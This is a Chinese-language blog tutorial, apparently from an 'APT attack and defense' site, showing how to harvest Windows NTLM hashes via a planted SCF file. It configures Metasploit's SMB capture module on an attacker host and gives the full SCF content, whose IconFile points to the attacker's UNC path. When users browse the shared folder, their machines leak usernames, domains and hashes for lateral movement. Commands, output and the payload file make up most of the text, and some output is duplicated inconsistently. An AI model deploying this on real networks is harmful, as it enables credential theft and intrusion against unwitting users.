

专注APT攻击与防御

<https://micropoor.blogspot.com/>

SCF简介：

SCF，全称为Switching Controller Foudation，交换控制功能单元，既Windows资源管理器命令文件。

攻击机： 192.168.1.5 Debian
 192.168.1.2 Windows 7

靶机： 192.168.1.119 Windows 2003

配置攻击机msf：

```
1 msf auxiliary(server/capture/smb) > show options
2
3 Module options (auxiliary/server/capture/smb):
4
5 Name Current Setting Required Description
6 -----
7 CAINPWFILe no The local filename to store the hashes in Cain&Abel for
  mat
8 CHALLENGE 1122334455667788 yes The 8 byte server challenge
9 JOHNPFILe micropoor.ico no The prefix to the local filename to store
  the hashes in John format
10 SRVHOST 0.0.0.0 yes The local host to listen on. This must be an addr
  ess on the local machine or 0.0.0.0
11 SRVPORT 445 yes The local port to listen on.
12
13
14 Auxiliary action:
15
16 Name Description
17 -----
18 Sniffer
19
20
21 msf auxiliary(server/capture/smb) > ifconfig |grep 192.168
```

```

22 [*] exec: ifconfig |grep 192.168
23
24 inet 192.168.1.5 netmask 255.255.255.0 broadcast 192.168.1.255
25 msf auxiliary(server/capture/smb) > exploit
26 [*] Auxiliary module running as background job 0.
27
28 [*] Started service listener on 0.0.0.0:445
29 [*] Server started.

```

```

msf auxiliary(server/capture/smb) > show options
Module options (auxiliary/server/capture/smb):

Name      Current Setting  Required  Description
-----
CAINPWFILE  no               no        The local filename to store the hashes in Cain&Abel format
CHALLENGE  1122334455667788 yes         The 8 byte server challenge
JOHNPWFILE micropoor.ico    no        The prefix to the local filename to store the hashes in John format
SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT    445              yes       The local port to listen on.

Auxiliary action:

Name      Description
-----
Sniffer

msf auxiliary(server/capture/smb) > ifconfig |grep 192.168
[*] exec: ifconfig |grep 192.168

      inet 192.168.1.5 netmask 255.255.255.0 broadcast 192.168.1.255
msf auxiliary(server/capture/smb) > exploit
[*] Auxiliary module running as background job 0.

[*] Started service listener on 0.0.0.0:445
[*] Server started.

```

靶机配置如下：

其中共享share为内网中文件共享文件夹。在实战中多为内网安装程序共享文件夹。

```

1 C:\>net share
2
3 共享名 资源 注释
4
5 -----
6 C$ C:\ 默认共享
7 E$ E:\ 默认共享
8 ADMIN$ C:\WINDOWS 远程管理
9 IPC$ 远程 IPC
10 share E:\share
11 命令成功完成。

```

```
C:\>net share

共享名      资源          注释
-----
C$          C:\          默认共享
E$          E:\          默认共享
ADMIN$     C:\WINDOWS  远程管理
IPC$       E:\share     远程 IPC
share      E:\share

命令成功完成。
```


share目录下建立Micropoor.scf文件，内容如下：

注：其中192.168.1.5为攻击机IP

```
1 [Shell]
2 Command=2
3 IconFile=\\192.168.1.5\micropoor.ico
4 [Taskbar]
5 Command=ToggleDesktop
```

```
Micropoor.scf
1 [Shell]
2 Command=2
3 IconFile=\\192.168.1.5\micropoor.ico
4 [Taskbar]
5 Command=ToggleDesktop
```

当内网Windows 7 访问共享：



内网Windows 2003 访问共享：



攻击机：

获取目标内网机器IP，时间，NTHASH，USER，DOMAIN，NT_CLIENT_CHALLENGE等敏感信息。以上敏感信息拓扑内网横向移动以及了解目标内网工作时间，行为习惯等将会提供强大的情报保障。

